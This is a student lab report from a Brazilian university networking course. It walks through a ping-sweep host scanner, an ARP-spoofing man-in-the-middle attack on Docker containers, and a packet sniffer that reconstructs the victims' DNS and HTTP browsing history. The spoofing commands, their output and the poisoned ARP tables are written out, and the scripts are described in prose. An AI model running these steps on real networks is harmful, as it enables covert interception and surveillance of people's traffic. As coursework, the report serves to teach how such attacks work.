

**Pontifícia Universidade Católica do Rio Grande do Sul**  
**Laboratório de Redes de Computadores**  
**Engenharia de Software**

**Carolina Ferreira, Felipe Freitas, Luiza Heller e Mateus Caçabuena**

**Trabalho 2**

**Porto Alegre**  
**2024**

# Sumário

<b>1. Introdução.....</b>	<b>3</b>
<b>2. Descoberta de Hosts .....</b>	<b>4</b>
<b>2.1. Funcionamento do Código .....</b>	<b>4</b>
<b>3. Topologia .....</b>	<b>9</b>
<b>3.1. Topologia Inicial.....</b>	<b>9</b>
<b>3.2. Topologia Simulada (Pós-ataque).....</b>	<b>9</b>
<b>4. Ataque .....</b>	<b>10</b>
<b>4.1. Execução de Ataque .....</b>	<b>10</b>
<b>4.2. Checagem de Ataque .....</b>	<b>14</b>
<b>5. Monitoramento de Tráfego .....</b>	<b>15</b>
<b>6. Conclusão.....</b>	<b>20</b>

# 1. Introdução

O presente relatório descreve o desenvolvimento e a execução de um projeto cujo objetivo foi implementar um ataque do tipo *man-in-the-middle* para capturar o histórico de navegação web de um computador alvo em uma rede local. Este trabalho foi conduzido no contexto da disciplina de Redes, da Pontifícia Universidade Católica do Rio Grande do Sul (PUCRS), e teve como base a exploração de vulnerabilidades em redes utilizando técnicas avançadas de monitoramento e interceptação de tráfego.

A proposta foi dividida em três etapas principais: a descoberta de hosts ativos na rede, a execução do ataque de ARP Spoofing e a análise do tráfego capturado. Inicialmente, desenvolvemos uma aplicação para identificar os dispositivos conectados à rede, utilizando mensagens ICMP para determinar a atividade dos hosts. Na sequência, realizamos um ataque *man-in-the-middle* por meio de ARP Spoofing, permitindo a interceptação do tráfego entre o alvo e o roteador. Por fim, implementamos uma aplicação para capturar e analisar pacotes DNS e HTTP, reconstruindo o histórico de navegação do host alvo.

Este relatório apresenta uma descrição detalhada de cada etapa, incluindo os métodos e ferramentas utilizadas, os desafios enfrentados e os resultados obtidos. Além disso, são apresentados testes e análises realizados com o auxílio da ferramenta Wireshark, evidenciando a eficácia da solução desenvolvida.

## 2. Descoberta de Hosts

A etapa de descoberta de hosts teve como objetivo identificar os dispositivos ativos em uma rede local, replicando o comportamento de uma varredura inicial no estilo *ping scan*. O código do arquivo `host_discovery.py` foi utilizado para realizar essa descoberta.

### 2.1. Funcionamento do Código

O programa utiliza **socket raw** para criar pacotes ICMP personalizados, contendo cabeçalhos IP e ICMP. As principais funcionalidades do código incluem:

#### 1. Estruturas de Cabeçalho

O código define as classes IP e ICMP para criar e manipular os cabeçalhos dos pacotes:

- **IP Header:**
  - Contém informações como versão (IPv4), TTL (*Time to Live*), e endereços de origem e destino.
  - Criado utilizando a função `socket.inet_aton` para converter endereços IP em um formato binário.
- **ICMP Header:**
  - Contém o tipo (8 = requisição, 0 = resposta), código, checksum, identificador e número de sequência.
  - O checksum é calculado pela função `calculate_checksum`, garantindo a integridade do pacote.

#### 2. Criação de Pacotes

A função `create_packet` combina os cabeçalhos IP e ICMP em um único pacote. Ela realiza:

- Montagem do cabeçalho IP usando struct.pack.
- Geração do checksum do pacote ICMP.
- Reempacotamento do cabeçalho ICMP com o checksum atualizado.

### **3. Envio de Pacotes**

A função `scan_host` realiza a varredura de um host específico:

- Cria um `socket` bruto e envia o pacote ICMP.
- Aguarda a resposta (usando `recvfrom`), registrando o tempo de resposta.
- Caso o host não responda dentro do tempo limite (`timeout`), ele é considerado inativo.

### **4. Varredura da Rede**

A função `scan` executa a varredura em múltiplos hosts:

- Cria threads para realizar a varredura paralela de cada endereço IP da rede especificada.
- Filtra os endereços de *broadcast* e da rede.
- Ordena e exibe os resultados, destacando o pior tempo de resposta e a quantidade de hosts ativos.

### **5. Saída do Programa**

Ao final da varredura, o programa exibe:

- Lista de hosts ativos e seus tempos de resposta.
- Total de hosts ativos, inativos e na rede.
- Pior tempo de resposta registrado.

A imagem fornecida no relatório do Wireshark demonstra os resultados práticos da varredura. Foram capturadas mensagens ICMP (protocolo *ping*), enviadas para diferentes hosts da rede, com respostas indicando os dispositivos ativos. Para cada

mensagem de requisição (*request*) enviada, o Wireshark registrou uma resposta (*reply*), validando a presença de um host ativo naquele endereço IP.

No.	Time	Source	Destination	Protocol	Length	Info
12	0.874321	192.168.15.64	46.8.206.72	TLSv1.2	159	Application Data
20	1.094933	192.168.15.64	46.8.206.72	TCP	54	55401 → 443 [ACK] Seq=178 Ack=274 Win=64678 Len=0
21	1.102918	192.168.15.64	66.22.256.26	UDP	58	52514 → 50000 Len=0
23	1.170293	192.168.15.64	192.168.15.1	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 33)
24	1.170309	192.168.15.64	192.168.15.12	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 38)
25	1.170444	192.168.15.64	192.168.15.9	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 44)
26	1.170485	192.168.15.64	192.168.15.11	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 71)
27	1.170538	192.168.15.64	192.168.15.21	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (no response found!)
28	1.170604	192.168.15.64	192.168.15.18	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 90)
30	1.170769	192.168.15.64	192.168.15.22	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 85)
31	1.170806	192.168.15.64	192.168.15.23	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 60)
32	1.170824	192.168.15.64	192.168.15.17	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 93)
34	1.170884	192.168.15.64	192.168.15.34	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 46)
35	1.170941	192.168.15.64	192.168.15.15	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 47)
36	1.170955	192.168.15.64	192.168.15.3	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (no response found!)
37	1.170998	192.168.15.64	192.168.15.10	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 88)
38	1.170923	192.168.15.64	192.168.15.19	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 75)
39	1.170940	192.168.15.64	192.168.15.2	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (no response found!)
40	1.170972	192.168.15.64	192.168.15.5	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (no response found!)
41	1.170928	192.168.15.64	192.168.15.13	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 42)
43	1.170946	192.168.15.64	192.168.15.24	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 45)
48	1.182950	192.168.15.64	192.168.15.33	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (no response found!)
49	1.183515	192.168.15.64	192.168.15.35	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 57)
50	1.183866	192.168.15.64	192.168.15.37	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 36)
51	1.184066	192.168.15.64	192.168.15.38	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 59)
52	1.184238	192.168.15.64	192.168.15.40	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 53)
54	1.184619	192.168.15.64	192.168.15.41	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 55)
58	1.185956	192.168.15.64	192.168.15.45	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 61)
62	1.196583	192.168.15.64	192.168.15.92	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 63)
64	1.197628	192.168.15.64	192.168.15.95	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 65)
66	1.200813	192.168.15.64	192.168.15.1	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 74)
67	1.200511	192.168.15.64	192.168.15.1	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 73)
76	1.233994	192.168.15.64	192.168.15.2	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 80)
77	1.234002	192.168.15.64	192.168.15.2	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 81)
78	1.234215	192.168.15.64	192.168.15.2	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 82)
79	1.234505	192.168.15.64	192.168.15.2	ICMP	42	Echo (ping) request id=0x3039, seq=1/256, ttl=128 (reply in 83)
230	2.104480	192.168.15.64	86.118.49.115	TCP	60	55441 → 443 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=
337	2.105767	192.168.15.64	162.159.138...	TLSv1.2	134	Application Data
341	2.295920	192.168.15.64	66.118.49.115	TCP	54	55441 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
342	2.318208	192.168.15.64	162.159.138...	TCP	54	55270 → 443 [ACK] Seq=81 Ack=64 Win=1827 Len=0

Frame 291: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface Device\NPF...
Ethernet II, Src: DigaByteTech_e8:4d:da (e8:d5:5e:e8:4d:da), Dst: 9e:3b:1b:d2:f0:71 (9e:3b:1b:d2:f0:71)
Internet Protocol Version 4, Src: 192.168.15.64, Dst: 192.168.15.16
Internet Control Message Protocol
Type: 8 (echo (ping) request)
Code: 0
Checksum: 0xc7c5 [correct]
Checksum Status: Good
Identifier (BE): 12345 (0x3039)
Identifier (LE): 14640 (0x3930)
Sequence Number (BE): 1 (0x0001)
Sequence Number (LE): 256 (0x100)
[Response frame: 90]

Na captura anexada, é possível observar:

- **Protocolo Utilizado:** Mensagens ICMP (ping).
- **Atividade Registrada:** Os endereços IP das fontes e destinos indicam os hosts na rede sendo pingados (src: 192.168.15.64 para diferentes destinos na rede 192.168.15.X).

- **Respostas ICMP:** Para cada requisição, a linha correspondente mostra "reply in X ms", indicando que o host respondeu ao *ping* com o tempo de resposta registrado.
- **Hosts Ativos e Inativos:** O log também contém mensagens como "No response found!", indicando hosts que não responderam ao ping, ou seja, considerados inativos.

Esses dados validam a funcionalidade do script, que foi capaz de listar os IPs ativos conforme o objetivo do trabalho, utilizando uma abordagem sistemática baseada em ICMP.

Para verificar quais hosts estão ativos na rede, você pode executar o seguinte comando em qualquer um dos contêineres:

```
$ python3 host_discovery.py 172.20.0.0/24 100
```

Fazendo isso, retorna o que foi retratado na imagem a seguir:

```
LXTerminal
File Edit Tabs Help
root@ee85e5f39420:/# cd
root@ee85e5f39420:~# python3 host_discovery.py 172.20.0.0/24 100

Resultados da varredura:
172.20.0.1: 2.48ms
172.20.0.2: 1.77ms
172.20.0.3: 1.51ms
172.20.0.4: 2.45ms
172.20.0.5: 1.98ms
172.20.0.6: 0.73ms
172.20.0.7: 0.98ms
172.20.0.8: 103.10ms
172.20.0.9: 88.91ms
172.20.0.10: 97.28ms
172.20.0.11: 83.49ms
172.20.0.12: 91.85ms
172.20.0.13: 95.98ms
172.20.0.14: 89.55ms
172.20.0.15: 84.66ms
172.20.0.16: 90.77ms
172.20.0.17: 88.09ms
172.20.0.18: 91.43ms
172.20.0.19: 80.01ms
172.20.0.20: 82.87ms
172.20.0.236: 17.56ms
172.20.0.237: 16.24ms
172.20.0.238: 19.95ms
172.20.0.239: 25.21ms
172.20.0.240: 18.18ms
172.20.0.241: 21.64ms
172.20.0.242: 3.88ms
172.20.0.243: 25.36ms
172.20.0.244: 17.66ms
172.20.0.245: 20.37ms
172.20.0.246: 17.91ms
172.20.0.247: 21.44ms
172.20.0.248: 12.38ms
172.20.0.249: 1.98ms
172.20.0.250: 2.87ms
172.20.0.251: 2.45ms
172.20.0.252: 0.60ms
172.20.0.253: 18.16ms
172.20.0.254: 18.40ms
Rede escaneada: 172.20.0.0/24
Tempo total: 0.11 segundos
Hosts ativos: 254/254
Mais tempo de resposta: 172.20.0.8: 103.10ms
root@ee85e5f39420:~#
```


A figura 2 retrata saídas similares as do Wireshark nas quais podemos ver algumas respostas de outras máquinas presentes na rede e seus tempos de resposta em milissegundos. Em verde, respostas muito rápidas (menor ou igual à 1ms), em amarelo respostas aceitáveis (até 10ms) e em vermelho as demais respostas que demandam maior quantia de tempo.



## 3. Topologia


### 3.1. Topologia Inicial

Assim estão dispostos os 3 hosts pela rede. O gateway é um nodo central que está conectado à internet e aos 3 containeres. Seu IP é 172.20.0.254/24:



### 3.2. Topologia Simulada (Pós-ataque)

O atacante se posicionaria no meio da topologia servindo de ponte obrigatória para todos os componentes envolvidos:



## 4. Ataque

Após a identificação dos hosts alvos na rede, esta etapa foca na execução de um ataque do tipo ARP Spoofing para estabelecer uma posição de *man-in-the-middle* (MITM) entre o dispositivo alvo e o roteador da rede e dois dispositivos alvos. O objetivo deste ataque é manipular as tabelas ARP dos dispositivos, redirecionando o tráfego de rede através do atacante, permitindo a interceptação e monitoramento das comunicações entre o host alvo e outros dispositivos.


Antes de iniciar o ataque, vamos gerar tráfego para ver a tabela ARP ideal (com os endereços MAC apropriados):

### 4.1. Execução de Ataque

#### Primeira Vítima

```
# Ping other victim (to generate traffic)
$ ping 172.20.0.3 -c 3
# Send a request to the outside through the gateway (to generate traffic)
$ curl -so /dev/null http://example.com
# Check the ARP table
$ arp -n
```

Executando estes comandos, retorna o que é retratado na imagem abaixo:



```
root@8bb1ca80eb96:/# ping 172.20.0.3 -c 3
PING 172.20.0.3 (172.20.0.3) 56(84) bytes of data.
64 bytes from 172.20.0.3: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 172.20.0.3: icmp_seq=2 ttl=64 time=0.101 ms
64 bytes from 172.20.0.3: icmp_seq=3 ttl=64 time=0.038 ms

--- 172.20.0.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2094ms
rtt min/avg/max/mdev = 0.038/0.066/0.101/0.026 ms
root@8bb1ca80eb96:/# curl -so /dev/null http://example.com
root@8bb1ca80eb96:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
172.20.0.3        ether    02:42:ac:14:00:03 C              eth0
172.20.0.254      ether    02:42:35:3b:f2:e6 C              eth0
root@8bb1ca80eb96:/#
```

## Segunda Vítima

# Ping other victim (to generate traffic)

\$ ping 172.20.0.2 -c 3


# Send a request to the outside through the gateway (to generate traffic)

\$ curl -so /dev/null http://example.com

# Check the ARP table

\$ arp -n

Executando estes comandos, retorna o que é retratado na imagem abaixo:



```
root@48503015f714:/# ping 172.20.0.2 -c 3
PING 172.20.0.2 (172.20.0.2) 56(84) bytes of data.
64 bytes from 172.20.0.2: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 172.20.0.2: icmp_seq=2 ttl=64 time=0.070 ms
64 bytes from 172.20.0.2: icmp_seq=3 ttl=64 time=0.040 ms

--- 172.20.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2071ms
rtt min/avg/max/mdev = 0.039/0.049/0.070/0.014 ms
root@48503015f714:/# curl -so /dev/null http://example.com
root@48503015f714:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
172.20.0.254      ether    02:42:35:3b:f2:e6 C              eth0
172.20.0.2        ether    02:42:ac:14:00:02 C              eth0
root@48503015f714:/#
```

Observando a figura 3 e 4 acima, os pings foram resolvidos com sucesso para outro host. Em seguida, conclui-se que a requisição para um site externo (passando pelo gateway) foi um sucesso. Por fim, apresentamos a tabela ARP da primeira vítima com os endereços MAC corretos de cada máquina (vítima vizinha e gateway, respectivamente)

## **Atacando a Rede**

No host atacante, é aberto 3 terminais para executar os ataques:

```
# Attack victim 1 and gateway connection
$ ./arpspoof.sh 172.20.0.2 172.20.0.254
# Attack victim 2 and gateway connection
$ ./arpspoof.sh 172.20.0.3 172.20.0.254
# Attack victim 1 and victim 2 connection
$ ./arpspoof.sh 172.20.0.2 172.20.0.3
```

Executando estes comandos, é “inserido” o host entre a primeira vítima e o gateway, entre segunda vítima e o gateway e entre primeira vítima e segunda vítima, respectivamente.

Utilizamos um script customizado para rodar o ARP spoofing, para evitar de ter que rodar dois comandos para cada ataque. O script em questão roda a própria ferramenta arpspoofing local com os dois IPs passados por parâmetro, cada vez alterando a origem e o destino.

Nas 3 figuras abaixo, podemos ver a saída do program a ARP spoofing enviando o ARP reply para as vítimas:

```
LXTerminal
File Edit Tabs Help
root@d5477c70ebdf:/# cd
root@d5477c70ebdf:~# ./arpspoof.sh 172.20.0.2 172.20.0.254
Spoofing from 172.20.0.2 to 172.20.0.254
Spoofing from 172.20.0.254 to 172.20.0.2
ARP Spoofing sessions are running.
root@d5477c70ebdf:~# 2:42:ac:14:0:1 2:42:ac:14:0:1 2:42:35:3b:f2:e6 0806 42: arp
reply 172.20.0.2 is-at 2:42:ac:14:0:1
2:42:ac:14:0:2 0806 42: arp reply 172.20.0.254 is-at 2:42:ac:14:0:1
2:42:ac:14:0:1 2:42:ac:14:0:1 2:42:ac:14:0:2 0806 42: arp reply 172.20.0.254 is-
at 2:42:35:3b:f2:e6 0806 42: arp reply 172.20.0.2 is-at 2:42:ac:14:0:1
2:42:ac:14:0:1
```

```
LXTerminal
File Edit Tabs Help
* LXTerminal X LXTerminal X
root@d5477c70ebdf:~# cd
root@d5477c70ebdf:~# ./arpspoof.sh 172.20.0.3 172.20.0.254
Spoofing from 172.20.0.3 to 172.20.0.254
Spoofing from 172.20.0.254 to 172.20.0.3
ARP Spoofing sessions are running.
root@d5477c70ebdf:~# 2:42:ac:14:0:1 2:42:35:3b:f2:e6 0806 42: arp reply 172.20.0
.3 is-at 2:42:ac:14:0:1
2:42:ac:14:0:1 2:42:ac:14:0:3 0806 42: arp reply 172.20.0.254 is-at 2:42:ac:14:0
:1
```

```
LXTerminal
File Edit Tabs Help
* LXTerminal X * LXTerminal X LXTerminal X
root@d5477c70ebdf:~# cd
root@d5477c70ebdf:~# ./arpspoof.sh 172.20.0.2 172.20.0.3
Spoofing from 172.20.0.2 to 172.20.0.3
Spoofing from 172.20.0.3 to 172.20.0.2
ARP Spoofing sessions are running.
root@d5477c70ebdf:~# 2:42:ac:14:0:1 2:42:ac:14:0:2 0806 42: arp reply 172.20.0.3
is-at 2:42:ac:14:0:1
2:42:ac:14:0:1 2:42:ac:14:0:3 0806 42: arp reply 172.20.0.2 is-at 2:42:ac:14:0:1
```

Agora, é necessário conferir que o ataque foi um sucesso acessando as duas vítimas.

## 4.2. Checagem de Ataque

# Check the ARP table

\$ arp -n

Agora a tabela ARP deve ter o endereço MAC do invasor associado ao endereço IP do gateway e da outra vítima, retornando o conteúdo da imagens a seguir:

```
root@7772b55a0618:/# arp -n
Address      HWtype  HWaddress    Flags Mask    Iface
172.20.0.1   ether   02:42:ac:14:00:01  C             eth0
172.20.0.254 ether   02:42:ac:14:00:01  C             eth0
172.20.0.3   ether   02:42:ac:14:00:01  C             eth0
root@7772b55a0618:/#
```

```
root@4685e089afac:/# arp -n
Address      HWtype  HWaddress    Flags Mask    Iface
172.20.0.254 ether   02:42:ac:14:00:01  C             eth0
172.20.0.2   ether   02:42:ac:14:00:01  C             eth0
172.20.0.1   ether   02:42:ac:14:00:01  C             eth0
root@4685e089afac:/#
```

## 5. Monitoramento de Tráfego

Neste tópico, será abordado o processo de monitoramento do tráfego de navegação web das vítimas, utilizando técnicas de captura de pacotes para análise detalhada. O objetivo é desenvolver uma aplicação capaz de interceptar e inspecionar pacotes HTTP e DNS trafegados pela rede, permitindo rastrear o histórico de navegação do host. Essa etapa é essencial para compreender os padrões de comunicação do alvo, identificando solicitações de nomes de domínio (DNS) e acessos a páginas web (HTTP). O monitoramento será realizado com ferramentas e técnicas apropriadas para capturar o tráfego de forma eficiente, preservando a integridade do fluxo original de dados entre o host e o gateway.

Para monitorar o tráfego, é executado o seguinte comando para o atacante:

```
$ python3 traffic_sniffer.py
```

O código utilizado (traffic\_sniffer.py) implementa um analisador de pacotes de rede que captura e processa pacotes em uma interface de rede especificada (eth0). Ele realiza as seguintes funções principais:

1. **Criação de Socket de Rede:** Configura um **socket raw** que opera no nível da camada de enlace, capturando todos os pacotes transmitidos na interface de rede especificada.
2. **Análise de Cabeçalhos:**
  - **Cabeçalho Ethernet:** Extrai informações da camada de enlace, identificando se o pacote transporta dados IP.
  - **Cabeçalho IP:** Extrai informações como o protocolo de transporte (TCP/UDP/ICMP) e os endereços IP de origem e destino.
  - **Cabeçalhos TCP e UDP:** Processa os dados adicionais das camadas de transporte, como portas de origem e destino.
  - **Pacotes DNS:** Analisa pacotes DNS para extrair os domínios consultados.

- **Requisições HTTP:** Analisa pacotes HTTP para capturar o host e a URL acessada.
- 3. **Monitoramento de Tráfego:** O código identifica pacotes HTTP (porta 80) e DNS (porta 53), extraindo informações úteis como domínios consultados, URLs acessadas e o protocolo utilizado.
- 4. **Armazenamento de Histórico:** Os dados capturados (timestamp, hostname, protocolo, domínio e URL) são armazenados em uma lista e, ao final, exportados para um arquivo HTML formatado como uma tabela.
- 5. **Configuração de Parâmetros:**
  - A interface de rede, o número máximo de pacotes a capturar, o tempo limite de captura e o arquivo de saída podem ser configurados via argumentos da linha de comando. Estas entradas são opcionais e úteis para debugs. O padrão dos parâmetros é:
    1. interface=eth0
    2. packet\_limit=Infinity
    3. time\_limit=Infinity
    4. output\_file=output/history.html
- 6. **Execução:**
  - O programa captura os pacotes em tempo real até atingir o limite de tempo ou pacotes (ou ser interrompido manualmente).
  - No encerramento, salva o histórico em um arquivo HTML que pode ser utilizado para análise posterior.

Este programa é útil para monitorar tráfego de rede de forma passiva, permitindo capturar e analisar atividades relacionadas à navegação web e consultas de nomes de domínio.

## **Geração de Tráfego**

Agora, temos que simular tráfego sendo gerado pelas vítimas, para que seja interceptado pelo atacante. Na primeira vítima, rodamos o seguinte script:



```
$ ./generate-http-traffic.sh
```

Este código em *bash script* é projetado para gerar tráfego HTTP na rede, enviando requisições para uma lista de URLs específicas usando o comando curl. Abaixo está a explicação detalhada de cada parte do script:

### 1. Definição de URLs HTTP:

- O script armazena uma lista de URLs (todas com protocolo HTTP) em um array chamado `urls`.
- Exemplos de URLs foram baseadas nas disponibilizadas no enunciado.

### 2. Geração de Tráfego HTTP:

- O *loop for* itera sobre cada URL na lista.
- Para cada URL:
  - Exibe uma mensagem indicando qual URL está sendo requisitada com `echo "Requesting: $url"`.
  - Utiliza o comando `curl` para enviar uma requisição HTTP para o servidor correspondente. O parâmetro `-s` silencia a saída do comando, e `-o /dev/null` descarta qualquer conteúdo retornado pelo servidor.
  - Introduce uma pausa de 1 segundo entre cada requisição com o comando `sleep 1`, simulando comportamento humano ou evitando excesso de tráfego em um curto intervalo de tempo.

Na vítima 2 será gerado o tráfego HTTPS, para isso, basta acessar o browser e acessar alguns sites.

## Máquina Atacante

Na foto a seguir, podemos ver alguns pacotes capturados

```

root@f53c947547e1:~# python3 traffic_sniffer.py
Uso: python3 traffic_sniffer.py [interface=eth0] [packet_limit=None] [time_limit_
s=None] [output_file=output/history.html]
Exemplo: python3 traffic_sniffer.py eth0 100 10 output/history.html
[53] Protocol: UDP | IP Origem: 172.20.0.2 -> IP Destino: 192.168.65.7
[54] Protocol: UDP | IP Origem: 172.20.0.2 -> IP Destino: 192.168.65.7
[55] Protocol: UDP | IP Origem: 172.20.0.2 -> IP Destino: 192.168.65.7
[56] Protocol: UDP | IP Origem: 172.20.0.2 -> IP Destino: 192.168.65.7
[61] Protocol: UDP | IP Origem: 192.168.65.7 -> IP Destino: 172.20.0.2
[62] Protocol: ICMP | IP Origem: 172.20.0.1 -> IP Destino: 192.168.65.7
[63] Protocol: UDP | IP Origem: 192.168.65.7 -> IP Destino: 172.20.0.2
[64] Protocol: UDP | IP Origem: 192.168.65.7 -> IP Destino: 172.20.0.2
[65] Protocol: UDP | IP Origem: 192.168.65.7 -> IP Destino: 172.20.0.2
[223] Protocol: ICMP | IP Origem: 172.20.0.1 -> IP Destino: 93.184.215.14
[300] Protocol: ICMP | IP Origem: 172.20.0.1 -> IP Destino: 93.184.215.14
[360] Protocol: ICMP | IP Origem: 172.20.0.1 -> IP Destino: 93.184.215.14
[411] Protocol: UDP | IP Origem: 172.20.0.2 -> IP Destino: 192.168.65.7
[412] Protocol: UDP | IP Origem: 172.20.0.2 -> IP Destino: 192.168.65.7
[413] Protocol: UDP | IP Origem: 172.20.0.2 -> IP Destino: 192.168.65.7
[414] Protocol: UDP | IP Origem: 172.20.0.2 -> IP Destino: 192.168.65.7
[415] Protocol: UDP | IP Origem: 192.168.65.7 -> IP Destino: 172.20.0.2
[416] Protocol: ICMP | IP Origem: 172.20.0.1 -> IP Destino: 192.168.65.7
[417] Protocol: UDP | IP Origem: 192.168.65.7 -> IP Destino: 172.20.0.2
[424] Protocol: UDP | IP Origem: 192.168.65.7 -> IP Destino: 172.20.0.2
[425] Protocol: UDP | IP Origem: 192.168.65.7 -> IP Destino: 172.20.0.2
[453] Protocol: ICMP | IP Origem: 172.20.0.1 -> IP Destino: 104.18.21.134
[531] Protocol: ICMP | IP Origem: 172.20.0.1 -> IP Destino: 104.18.21.134
^C
Encerrando...

Encerrado. Capturados 656 pacotes.
